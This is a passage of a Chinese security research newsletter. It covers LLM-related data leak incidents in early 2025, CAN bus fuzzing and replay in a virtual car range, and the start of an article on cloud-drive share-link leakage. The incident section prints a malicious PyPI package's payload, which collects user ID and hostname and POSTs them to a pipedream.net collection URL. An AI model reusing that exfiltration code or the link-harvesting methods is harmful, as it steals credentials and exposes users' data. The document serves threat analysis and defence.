


图 4. 被隔离的软件包

事件分析：

据 PT ESC 技术团队反馈，恶意用户上传的软件包中主要涉及信息收集和环境变量窃取等功能，窃取数据包括数据库凭据、API、S3 对象存储访问凭证等。当用户在命令行中运行 Deepseek 或 Deepseekai 时，将执行恶意载荷。

```
    long_description_content_type="text/markdown",
    url="",
    author='bvk',
    author_email='',
    include_package_data=True,
    packages=find_packages(exclude=['ez_setup','examples','tests','tests.*','release']),
    zip_safe=False,
    entry_points={
        'console_scripts':[
            'deepseekai=deepseekai.main:main',
        ],
    },
    license="MIT",
    install_requires=[
        'requests',
    ],
```

图 5. Deepseekai console 命令在同名包中注册

```
import requests
import warnings
import os
# Suppress all warnings
warnings.filterwarnings("ignore")

def send_get_request():
    url = "https://eoyyiyqubj7mquj.m.pipedream.net"
    try:
        user_id = os.popen('id').read().strip()  # Attempt to get user ID with id command
        if not user_id:
            user_id = os.popen('whoami').read().strip()  # Fallback to whoami if id fails

        hostname = os.uname().nodename  # Get system hostname
        env = os.getenv("ENV", "prod")  # Get environment variable or default to prod
        payload = {"user_id": user_id, "hostname": hostname, "env": env}

        response = requests.post(url, json=payload, verify=False)
    except requests.exceptions.RequestException:
        pass  # Silently ignore any request errors

def main():
    send_get_request()
```

图 6. 恶意软件包中的载荷

从以上载荷中不难看出攻击者使用了 PipeDream 作为被盗数据命令控制服务器，回顾整个事件，我们认为时间成因可汇总为以下几方面：

- 依赖混淆攻击：利用企业私有包与公共仓库同名包优先级差异
- 软件包命名仿冒策略：模仿知名AI公司Deepseek品牌名称
- PyPI注册机制漏洞：未有效验证开发者身份与包名合法性
- 开发者安全意识不足：易误装名称相近的恶意包
- VERIZON事件分类：Social Engineering（社工）

- 所用MITRE ATT&CK技术：

技术	子技术	利用方式
T1593	.003	搜索公开可用的 python 依赖仓库，找到 PyPI
T1195	.002	利用恶意软件包装为 Python 依赖，上传至 PyPI 仓库，引发供应链攻击
T1059	.006	攻击者在恶意包中植入了恶意代码，用户执行后便会泄露环境变量、凭证等信息，并通过攻击者搭建的 PipeDream 进行敏感数据外泄
T1041	N/A	通过 C2 通道外泄用户环境变量、凭证的敏感信息

参考链接：https://global.ptsecurity.com/analytics/pt-esc-threat-intelligence/malicious-packages-deepseeek-and-deepseekai-published-in-python-package-index

事件三：大量用户凭证失窃，LLM 劫持攻击目标转向 DeepSeek

事件时间：2025 年 2 月 7 日

泄露规模：约 20 亿大模型 Token 遭到非法利用

事件回顾：2024 年 5 月，Sysdig 威胁研究团队发现一种针对大模型的新型网络攻击方式——LLM jacking，又称 LLM 劫持攻击。

2024 年 9 月，Sysdig 威胁研究团队表示，LLM 劫持攻击攻击的频率和普及正在增加。DeepSeek 也逐渐成为被攻击对象。

2024 年 12 月 26 日，DeepSeek 发布了高级模型 DeepSeek-V3 。几天后，Sysdig 威胁研究团队发现 DeepSeek-V3 已在 Hugging Face 上托管的 OpenAI 反向代理（ORP）项目中所实现。

2025 年 1 月 20 日，DeepSeek 发布了一种称为 DeepSeek-R1 的推理模型。次日，支持 DeepSeek-R1 的 ORP 项目已经出现，多个 ORP 已填充了 DeepSeek API 密钥,并且已有攻击者开始利用这些密钥。

在 Sysdig 威胁研究团队的研究工作中，发现 ORP 非法利用的大模型 Token 总数已超过 20 亿。

事件分析：LLM 劫持攻击指攻击者利用窃取的云凭证，针对云托管的 LLM 服务发起的劫持攻击。攻击者利用 OAI 反向代理和窃取到的云凭证，将受害者订阅的云托管 LLM 服务的访问权限进行出售。该攻击可能导致受害者承受巨额的云服务成本。

OAI 反向代理指 LLM 服务的反向代理，OAI 反向代理可以帮助攻击者集中管理对多个 LLM 账户的访问，而不暴露底层的凭据和凭据池。利用 OAI 反向代理，攻击者能够在没有支付相应费用的情况下运行高成本的 LLM（如 DeepSeek）。攻击者通过反向代理访问这些 LLM，实际执行任务和消耗计算资源，从而绕过了合法的服务收费。反向代理机制充当了中介角色，重定向请求并隐藏了攻击者的身份，使其能够在不被察觉的情况下滥用云计算资源。




图 7. 事件攻击路径

OAI 反向代理是实现 LLM 劫持攻击的必要条件，而实现 LLM 劫持攻击的关键是如何窃取到正常用户所购买的各类 LLM 服务的凭证、密钥等。攻击者对凭证的窃取往往是通过传统的 Web 服务漏洞、配置错误等方式（如 Laravel 框架的 CVE-2021-3129 漏洞等）。一旦获得这些凭证，攻击者便可以访问云环境中的 LLM 服务，例如 Amazon Bedrock、Google Cloud Vertex AI 等。

图 8. Laravel 漏洞利用流程

Sysdig 威胁研究团队研究表明，攻击者可以在短短几小时内使受害者的消费成本飙升至数万美元，甚至在某些情况下，日消费成本可高达 $100,000。这种攻击不仅仅是为了获取数据，更多的是为了通过出售访问权来获取经济利益。

VERIZON 事件分类：Basic Web Application Attacks（基础 Web 应用类攻击）

所用 MITRE ATT&CK 技术：

技术	子技术	利用方式
T1593 搜索开放网站/域	.002 搜索引擎	攻击者利用 OSINT 方法在互联网中收集暴露服务信息。
T1133 外部远程服务	N/A	攻击者识别暴露服务中存在漏洞。
T1586 泄露账户	.003 云账户	攻击者利用漏洞窃取 LLM 服务或云服务凭证。
T1588 获取能力	.002 工具	攻击者部署开源 OAI 反向代理工具。
T1090 代理	.002 外部代理	攻击者利用 OAI 反向代理软件集中管理多个 LLM 账户的访问。
T1496 资源劫持	N/A	攻击者利用访问 LLM 注入攻击进行 LLM 资源劫持。

参考链接：https://sysdig.com/blog/llmjacking-targets-deepseek/

事件四：大模型集成工具 OmniGPT 数据泄露：超 30000 用户数据在暗网公开售卖

事件时间：2025 年 2 月 12 日

泄露规模：超过 30000 名用户的个人信息，包括电子邮件、电话号码、API 密钥、加密密钥、凭证及账单信息等。

事件回顾：2025 年 2 月 12 日，SyntheticEmotions 在 BreachForums 发布了一篇文章，如图 9 所示，攻击者声称自己窃取了 OmniGPT 平台的敏感数据，并将其出售。

文章中得知，泄露的数据包括 OmniGPT 平台上 30,000 多名用户的邮件、电话号码、API 密钥、加密密钥、凭证、账单信息及用户与聊天机器人的所有对话记录（超过 3400 万行）。此外，上传到平台的文件链接也被泄露，其中一些文件同样包含敏感信息，如凭证和账单资料。




图 9. BreachForums 上售卖的 OmniGPT 数据

事件分析：尽管此次泄露的具体攻击路径未被明确披露，但从泄露的数据类型和范围来看，攻击者可能通过 SQL 注入、API 滥用或社会工程学攻击等手段获取了后台数据库的访问权限。当然，OmniGPT 平台也可能存在配置不当或漏洞，导致攻击者能够绕过认证控制，直接访问包含用户信息的数据库。

另外，二次泄露的“Messages.txt”文件中包含了 API 密钥、数据库凭证和支付卡信息等，这些信息可能被用于进一步入侵其他系统或篡改数据。平台用户上传的部分文件中含有涉及企业机密、项目资料等敏感信息，若这些文件被恶意利用，亦可能导致更多业务运营遭受影响。

此次泄露事件为整个行业敲响了警钟，提醒所有用户应更加注重数据安全和隐私保护，尤其是在使用 AI 和大数据平台时，应制定严格的数据使用政策，并对敏感数据进行加密、最小化或匿名化处理。否则，一旦发生类似的数据泄露，将可能导致企业面临法律、声誉和经济的多重损失。

VERIZON 事件分类：Miscellaneous Errors（杂项错误）

所用 MITRE ATT&CK 技术：

技术	子技术	利用方式
T1071 应用层协议	.001 HTTP/S	攻击者可能通过利用 OmniGPT 的 Web 接口与被盗数据进行交互，访问泄露的用户信息和敏感数据。
T1071 应用层协议	.002 API 接口	泄露的 API 密钥和数据库凭证使攻击者能够通过平台的 API 接口进一步访问系统，执行未经授权的操作。
T1071 应用层协议	.002 服务执行	攻击者可能会滥用系统服务或守护程序来执行命令或程序
T1020 自动泄露	.003 文件传输	泄露的文件链接和用户上传的敏感文件可能成为攻击者访问和下载的目标，从中获取更多敏感数据并利用这些数据进行后续攻击。
T1083 文件和目录访问	001 访问敏感文件	泄露的文件包含敏感数据（如凭证、数据库信息），攻击者可能通过访问这些文件来进一步获取关键的业务信息和用户数据。

参考链接：https://cyble.com/blog/omnigpt-leak-risk-ai-data/
https://www.csoonline.com/article/3822911/hacker-allegedly-puts-massive-omnigpt-breach-data-for-sale-on-the-dark-web.html

事件五：爬虫数据库 Common Crawl 中泄露约 12000 个 DeepSeek 相关凭证。

事件时间：2025 年 2 月 28 日

泄露规模：约 11,908 个有效的 DeepSeek API 密钥、凭证和身份验证令牌

事件回顾：Truffle 安全团队利用开源工具 TruffleHog 对爬虫数据库——Common Crawl 中 2024 年 12 月的 400 TB 数据（涵盖来自 4750 万台主机的 26.7 亿个网页）进行了扫描。扫描结果表明：约 11,908 个有效的 DeepSeek API 密钥、凭证和身份验证令牌被硬编码进大量 Web 页面中。

图 10. 疑似硬编码在 html 中的 AWS Key

在该研究中，Mailchimp API 密钥的泄漏也不容忽视。在研究的数据集中，约 1,500 个 Mailchimp API 密钥被直接硬编码在 JavaScript 代码中。Mailchimp API 密钥通常会被攻击利用，实施网络钓鱼、数据窃取等网络攻击。

事件分析：Common Crawl 是知名的非盈利网络爬虫数据库，定期抓取并公开互联网网页数据。Common Crawl 中存储于 90,000 个 WARC（Web ARChive）文件中，完整保存了爬取网站的原始 HTML、JavaScript 代码及服务器响应内容。Common Crawl 中的数据集常被用来进行 AI 模型的训练。因此，Truffle 安全团队的研究内容揭示了一个日益严重的问题：使用带有漏洞的语料库进行模型训练会使得模型继承其存在安全漏洞。即使 DeepSeek 等其他大模型在训练和应用过程中利用了额外的安全措施，但训练语料库中的硬编码漏洞的普遍存在会使大模型认为这种“不安全”的做法是正常的。

除此之外，硬编码这种不安全的编码风格是一个老生常谈的问题。这种漏洞的成因很简单，也很普遍，但带来的风险确实十分严重的。硬编码漏洞会造成数据泄露、服务中断、供应链攻击等。在大模型技术快速发展的今天，凭证的泄露会带来一种新型攻击——LLM 劫持。LLM 劫持攻击指攻击者利用窃取的云凭证，针对云托管的 LLM 服务发起的劫持攻击。攻击者利用 OAI 反向代理和窃取到的云凭证，将受害者订阅的云托管 LLM 服务的访问权限进行出售。该攻击可能导致受害者承受巨额的云服务成本。

VERIZON 事件分类：Miscellaneous Errors（杂项错误）

所用 MITRE ATT&CK 技术：

参考链接：https://cybersecuritynews.com/deepseek-data-leak-api-keys-and-passwords/

3. 大模型数据泄露防护建议

3.1 供应链安全加固

针对事件二（恶意依赖包攻击）、事件五（公开数据泄露）可采取：

1. 依赖包可信验证

（1）使用 PyPI/Sonatype Nexus Firewall 等工具拦截未签名或来源可疑的依赖包。

（2）禁止开发环境直接拉取公共仓库依赖，强制通过企业私有仓库代理（如 Artifactory）。

2. 供应链威胁监控

（1）集成 Dependabot/Snyk 自动扫描依赖漏洞，阻断高风险组件引入。

（2）对开源包进行代码签名验证，确保哈希值与官方一致。

3. 数据源清洗

训练数据采集时，过滤公开数据集（如 Common Crawl）中的敏感信息，使用 正则表达式 +AI 脱敏工具 双重校验。

3.2 最小权限与访问控制

针对事件一(数据库配置错误)、事件四(第三方工具泄露)，可采取：

1. 数据库（如 Clickhouse）默认启用双向 TLS 认证，禁止公网暴露管理端口。

2. 使用 Vault/Boundary 动态分发临时凭证，避免长期静态密钥留存。

3. 遵循最小权限原则，通过 RBAC（基于角色的访问控制）限制用户仅访问必要资源。

4. 对第三方工具（如 OmniGPT）的 API 调用，实施 IP 白名单 + 速率限制。

3.3 敏感数据全生命周期防护

针对事件三（LLM 劫持）可采取：

1. 数据脱敏与加密：用户输入输出数据强制字段级加密（如 AES-GCM），日志中屏蔽敏感字段。

2. 对大模型交互内容启用实时脱敏（如替换信用卡号、手机号为占位符）。

4. 总结

本报告分析了 2025 年 1-2 月大模型数据泄露相关事件，系统性探讨了事件成因，包括主流云攻击手法和配置错误等人为因素。为了更清晰地描述云上数据泄露的攻击路径，我们引用了 MITRE ATT&CK 模型中的攻击手法并进行了说明，有助于读者更好地理解这些攻击机制。

绿盟科技创新研究院在云上风险发现和数据泄露领域已经开展了多年的研究。借助 Fusion 数据泄露侦察平台，我们已监测到数百万个云端暴露资产存在未授权访问的情况，包括但不限于 DevSecOps 组件，自建仓库、公有云对象存储、云盘、OLAP/OLTP 数据库，以及各类存储中间件等，具体研究内容可参考《2023 公有云安全风险分析报告》[1]，《2024 上半年全球云数据泄露风险分析报告》[2]，《全球云上数据泄露风险分析简报》第一期至第四期 [3,4,5,6]。

Fusion 是由绿盟科技创新研究院研发的一款面向数据泄露测绘的创新产品，集探测、识别、泄露数据侦察于一体，针对互联网中暴露的泛云组件进行测绘，识别组件关联的组织机构和组件风险的影响面，实现自动化的资产探测、风险发现、泄露数据分析、责任主体识别、数据泄露侦察全生命周期流程。

图 11. Fusion 能力全景图

参考文献

[1]《2023 公有云安全风险分析报告》https://book.yunzhan365.com/tkgd/qdvx/mobile/index.html

[2]《2024 上半年全球云上数据泄露风险分析报告》https://book.yunzhan365.com/tkgd/cltc/mobile/index.html

[3] 全球云上数据泄露风险分析简报（第一期）https://book.yunzhan365.com/tkgd/sash/mobile/index.html

[4] 全球云上数据泄露风险分析简报（第二期）https://book.yunzhan365.com/tkgd/bxgy/mobile/index.html

[5] 全球云上数据泄露风险分析简报（第三期）https://book.yunzhan365.com/tkgd/xyih/mobile/index.html

[6] 全球云上数据泄露风险分析简报（第四期）https://book.yunzhan365.com/tkgd/xbin/mobile/index.html

[7]https://www.gartner.com/cn/newsroom/press-releases/2025-china-ai-predicts

绿盟虚拟汽车的CAN总线攻防实战

绿盟科技 创新研究院 张克雷

摘要：本文分析了虚拟汽车在 CAN 总线攻防方面的表现，介绍了基于嵌入式操作系统的虚拟零部件及其通信机制。文章详细描述了 Fuzz 测试、随机模式和录制重放等攻防手段，展示了虚拟汽车在安全测试和仿真领域的应用潜力。

关键词：虚拟汽车 CAN 总线 攻防实战 嵌入式系统

1. 背景

绿盟突破技术壁垒，使虚拟汽车零部件具备嵌入式操作系统(嵌入式 Linux、嵌入式 Android)，多个虚拟零部件可以加入虚拟汽车 CAN 网络中相互进行 CAN 总线通信，构建出完整的汽车电子电气架构，进而结合 3D 车路，构建了虚拟汽车。

前期，我们已经撰写《绿盟虚拟汽车靶场及其优势》一文，以阐述绿盟虚拟汽车靶场的优势与攻防实战表现，表明虚拟汽车在虚拟电子电气架构的虚拟化方面表现出色。本文作为补充，基于 CAN 总线攻防实战，进一步阐述绿盟虚拟汽车在 CAN 总线攻防方面的表现。

文中提及的工具 caringcarbou、candump 和 cansend 均为开源 CAN 总线测试工具，这里不再赘述。

2. 基于虚拟汽车的攻击环境构建

对汽车的虚拟化，本质上是对虚拟电子电气架构的虚拟化，涉及四方面的技术，分别为电子电气架构、汽车总线、虚拟化软件以及车内操作系统。

由于 Linux 和 Android 这两类操作系统基本覆盖全车所有关键零部件的操作系统类别，所以针对 Linux 和 Android 操作系统的零部件进行虚拟化，是虚拟汽车研究的核心。以往，T-BOX 和车机都会连接在信息域，站在网关的角度来看，它们都在同一组 CAN 接口上相连。而在我们的架构中，为了最简单地描述电子电气架构的可定制性，我们将车机和 T-BOX 分开，放在两个不同的功能域。自动驾驶控制器连接到驾驶域中，这一点保持不变，如图 2.1 所示。




图 2.1 汽车虚拟电子电气架构

首先，汽车的运行环境需要有 3D 车路的呈现，运行虚拟汽车的主机必须配备性能足够强的显卡，以满足车路效果的稳定呈现。其次，还需要具备方向盘和脚踏板这类外设，可以是实车移植过来的，也可以购买游戏类的。主机需要读取方向盘的按键编码数据，将控制类信号转发到 CAN 总线后，经由虚拟零部件，转化为前端汽车的控制数据，这一转化，经由“控制引擎”完成汽车的运动控制和车灯、车门等 ECU 的控制。




图 2.2 虚拟汽车架构

基于以上技术及思路，设计了以下运行环境。在 Windows 环境下，运行 Unity3D 汽车前端、小程序、VMware 虚拟化软件，在 VMware 环境下运行云端和车端两个虚拟机，分别虚拟化汽车电子电气架构和汽车远程控车业务。在该虚拟汽车环境下，可以通过 Fuzz 汽车 CAN 总线报文达到控车效果。




图 2.3 虚拟汽车运行环境

3. CAN 总线攻防实战

3.1 Fuzz 测试 CAN 总线中 payload 的单个字节

本实验选取特定帧 ID，并通过遍历模式对 CAN 帧 payload 中的第一个字节的高 4 位进行模糊测试，设置帧间隔为 0.3 秒。

如视频所示，在该字段的变化下，车辆车灯状态发生改变，表现出开关、闪烁等响应，验证了该字节对车灯控制的影响。

图 3.1 Fuzz 单个字节的效果

3.2 使用随机模式 Fuzz 测试 CAN 总线数据

在本实验中，采用固定长度（8 字节）的随机数据，对目标 CAN 接口持续注入数据帧，以观察系统在不同输入下的反馈。

如视频所示，车辆在测试过程中表现出车门开合、动力响应等现象，说明多个控制模块对总线中输入数据具有一定的响应能力。




图 3.2 随机 Fuzz 的效果

3.3 使用录制 - 重放模式还原车辆行为

通过记录目标 CAN 接口在特定操作过程中的通信报文（如方向盘转动、油门加速等），并在测试阶段回放所采集数据，观察系统行为的复现情况。

从视频效果来看，车辆在回放阶段准确还原了记录时的驾驶行为，说明控制信号在报文中得以完整保留，且回放过程成功被车载系统识别并执行。

4. 总结

虚拟汽车的车、云业务的完整性，已经足以支撑教学、科研、测试、仿真的需求。在前期，我们已经撰写《绿盟虚拟汽车靶场及其优势》一文，本文就汽车 CAN 总线的攻防方面，进一步印证了汽车电子电气架构的完整性。尤其是第三章所述三个实战，表明虚拟汽车在 CAN 总线攻防方面，亦与实车表现一致。

网盘数据泄露探索：从访问控制突破到敏感信息发现

绿盟科技 创新研究院 浦明

摘要：本文深入分析了近年来网盘数据泄露的成因，重点探讨了主流网盘的访问控制机制、配置错误导致的安全隐患及敏感信息外泄风险。文本还介绍了通过测绘引擎、代码仓库、Google Hacking 等技术获取网盘分享链接的方式，并提出了云上风险监测的应对策略。

关键词：网盘数据泄露 访问控制机制 敏感信息 云上风险监测

概述

数据泄露已成为数字时代企业和个人面临的重大威胁之一，不仅会造成经济损失，还可能损害企业声誉和用户信任。因此，深入分析数据泄露的趋势和成因至关重要。

2024 年，国际知名咨询机构 Verizon 发布的《2024 年数据泄露调查报告》（2024 Data Breach Investigations Report）[1] 指出，“68% 的数据泄露事件涉及人为错误，如配置错误、社工攻击、话术欺诈等，人依然是安全链条上的重要一环”[2]。这一结论与近年来频发的云安全事件 [3,4,5,6,7] 相呼应，表明由“人为因素”引发的数据泄露问题将持续存在。

绿盟科技创新研究院在云上风险发现和数据泄露领域深耕多年，并发布了多篇相关研究报告 [3,4,5,6,7]。早在 2021 年，研究院就针对对象存储导致的数据泄露问题进行了深入研究 [8]。然而，数据泄露问题不仅限于对象存储，网盘数据外泄事件也屡见不鲜。以下是几起典型的历史事件 [13]：

2014 年 iCloud 泄密事件：攻击者通过钓鱼攻击和暴力破解等手段，获取了苹果公司 iCloud 的访问权限，盗取了大量名人的私密照片和视频。这些内容随后被公开，引发了广泛的社会关注。

2015 年百度网盘数据泄露事件：攻击者利用百度网盘的系统漏洞，获取了部分用户的个人文件和隐私信息，并将其公开在互联网上。

2016 年 Dropbox 数据泄露事件：Dropbox 披露其在 2012 年遭遇的数据泄露事件中，有 6800 万个用户账号信息被盗，包括邮箱地址和加密后的密码。事件的根源是 2012 年的漏洞未及时修补，导致数据在 4 年后被发现外泄。

2023 年 12 月日本 Ateam Entertainment 数据泄露事件：日本游戏开发商 Ateam Entertainment 母公司公告称，近百万人的个人信息因 Google Drive 配置错误泄露近 6 年。

2024 年 9 月阿里网盘数据泄露事件：阿里网盘因系统 BUG 导致用户个人隐私照片泄露 [9]。多名用户反映，在阿里网盘 PC 端相册中创建新文件夹时，系统会自动加载陌生人的隐私照片和视频，这些内容不仅可预览，还可直接打开。

此外，2023 年底，数据安全公司 Metomic 的一份报告显

示，存储在 Google Drive 上的文件中，有 40.2% 包含敏感数据。Metomic 分析了约 650 万个 Google Drive 文件，发现 34.2% 的文件与公司域外的外部联系人共享，超过 35 万个文件可供公开访问，任何拥有链接的人均可不受限制地查看。

基于上述历史事件和报告分析，笔者近期在网盘安全领域展开了相关研究。本文将从以下几个方面展开：首先，介绍主流网盘的访问控制机制及其潜在安全隐患；其次，探讨针对网盘信息收集的主要方法，包括测绘引擎、代码仓库、Google Hacking 等，并分析网盘内敏感信息的发现途径；最后，分享绿盟科技创新研究院在云上风险发现领域的创新研究方案，以期为读者在网盘泄露防护方面提供新的思路与启发。

1. 网盘文件访问控制机制探索

当今云存储市场中，国内外网盘厂商众多，各具特色。国外以 Google Drive、Microsoft OneDrive 和 iCloud 等大厂推出的网盘产品为主，而国内则以百度网盘、阿里网盘、腾讯微云和 360 网盘等为代表。此外，开源类网盘如 Seafile、Cloudreve 和 Nextcloud 也在市场中占据一席之地。尽管网盘产品种类繁多，但笔者在研究其文件访问控制机制时发现，这些机制在本质上具有较高的相似性。限于篇幅，本文将以国外的 Google Drive 和国内的百度网盘为例进行说明。

1.1 百度网盘文件访问控制机制

百度网盘为用户提供了三种文件或文件夹的访问方式：通过链接访问、通过客户端 /Web 端密码登录方式访问，以及目标文件访问地址结合 Token 及 SDK 形式的访问。本文重点介绍通过链接的访问方式，并对其访问控制机制进行详细分析。

百度网盘通过链接的访问方式具有以下特征：

- 访问有效期：必填项，用户可选择1天、7天、30天或永久有效。
- 公开访问配置：用户可选择是否配置提取码。若配置提取码，则链接为非公开访问，提取码可由系统自动生成或由用户手动设置。
- 授权对象：链接可分享给任何人或仅限于网盘好友。

图 1 百度网盘访问控制配置页面

从上述特征可以看出，百度网盘的访问控制机制主要依赖于提取码和有效期的结合。此外，分享链接的格式会因是否配置提取码以及用户使用的是个人版还是企业版而有所不同。需要注意的是，百度网盘在生成分享链接时，会对初始链接进行 302 重定向，最终生成实际访问链接。以下是不同场景下的链接格式说明。

个人版分享链接格式

(1) 公开分享（无须提取码）

生成链接：https://pan.baidu.com/s/<22 位随机字符 >

实际访问链接：https://pan.baidu.com/share/init?surl=<22 位随机字符 >

(2) 有提取码分享

生成链接：https://pan.baidu.com/s/<22 位随机字符 >?pwd=<4 位数字 >

实际访问链接：https://pan.baidu.com/share/init?surl=<22 位随机字符 >&pwd=<4 位数字 >

企业版分享链接格式

(1) 公开分享（无须提取码）

生成链接：https://pan.baidu.com/e/<22 位随机字符 >

实际访问链接：与生成链接相同。

(2) 有提取码分享

实际访问链接：https://pan.baidu.com/e/verify?surl=<22 位随机字符 >（需要输入提取码）

个人版与企业版的区别

个人版和企业版的网盘文件分享链接格式存在一定差异：

个人版：链接前缀为 https://pan.baidu.com/s/<22 位随机字符 >，其中参数为 s/<22 位随机字符 >。

企业版：链接前缀为 https://pan.baidu.com/e/<22 位随机字符 >，其中参数为 e/<22 位随机字符 >。

1.2 Google Drive 文件访问控制机制

Google Drive 实际上也是通过共享链接的方式去查看文件信息的，但访问控制机制略有不同：

- 访问有效期：个人版无有效期设置，企业和校园版才有有效期设置[12]




图 2 Google Drive 文件分享有效期设置

- 公开访问配置：

Google Drive 中，文件的公开访问配置主要分为两种模式：Restricted（禁止公开）和 Anyone with the link（公开访问）。这两种模式决定了文件或文件夹的访问权限范围。

Restricted（禁止公开）：当选择此模式时，文件或文件夹的访问权限将被严格限制。分享链接时，必须输入被授权访问对象的 Google 账号。授权完成后，可以进一步设置访问对象的具体操作权限，如图 3、图 4 所示，包括：

Viewer（可查看）：仅允许查看文件内容，无法进行编辑或评论。

Commenter（可评论）：允许查看文件内容并添加评论，但无法编辑文件。

Editor（可编辑）：允许查看、评论并编辑文件内容。

配置完成后，浏览文件分享链接将自动跳转至 Google 账号的登录页面。只有被授权的 Google 账户才能访问该文件，否则系统

会提示“需要申请权限”才能访问，如图 5 所示。

Anyone with the link（公开访问）：当选择此模式时，任何拥有该链接的用户都可以访问文件或文件夹，且无须登录 Google 账号。这种设置适用于需要广泛共享的文件，但也可能带来数据泄露的风险，尤其是在未设置访问限制的情况下。




图 3 Google Drive 文件分享链接页面 1




图 4 Google Drive 文件分享链接页面 2




图 5 Google Drive 文件分享链接 3（无权限访问文件）




图 6. Google Drive 文件分享链接 4（公开访问）

- 访问对象：Google Drive支持多种访问对象类型，包括：

授权 Google 账户：指定具体的 Google 账号，只有这些账号才能访问文件。

账户组：可以将多个 Google 账号组成一个群组，并授权该群组访问文件。

任何人：允许所有拥有链接的用户访问文件，无须登录 Google 账号。

- Google Drive分享链接格式

Google Drive 的分享链接主要分为两种类型：drive 和 docs。具体格式如下。

drive 类型:适用于 Blob 类型的文件或文件夹，生成的链接格式为：

文件：https://drive.google.com/file/d/<33 位随机字符 >

文件夹：https://drive.google.com/drive/folders/<33 位随机字符 >

docs 类型：适用于 Google Workspace 文档，如 Google Docs、Google Sheets、Google Slides 等，生成的链接格式为：

Google Docs：https://docs.google.com/document/d/<44 位随机字符 >

Google Sheets：https://docs.google.com/spreadsheets/d/<44 位随机字符 >

Google Slides：https://docs.google.com/presentation/d/<44 位随机字符 >

根据上述访问控制机制，如果未正确配置访问权限，可能会导致数据泄露，其中：

百度网盘：如果将文件或文件夹设置为公开分享，且未设置提取码或过期时间，则任何人在任何时间都可以访问该文件，存在较大的数据泄露风险。

Google Drive：如果分享文件时未限制特定 Google 用户或群组访问，且设置为“Anyone with the link”，则任何人都可以在匿名情况下访问该文件，同样存在数据泄露的隐患。

2. 网盘信息收集方法探索

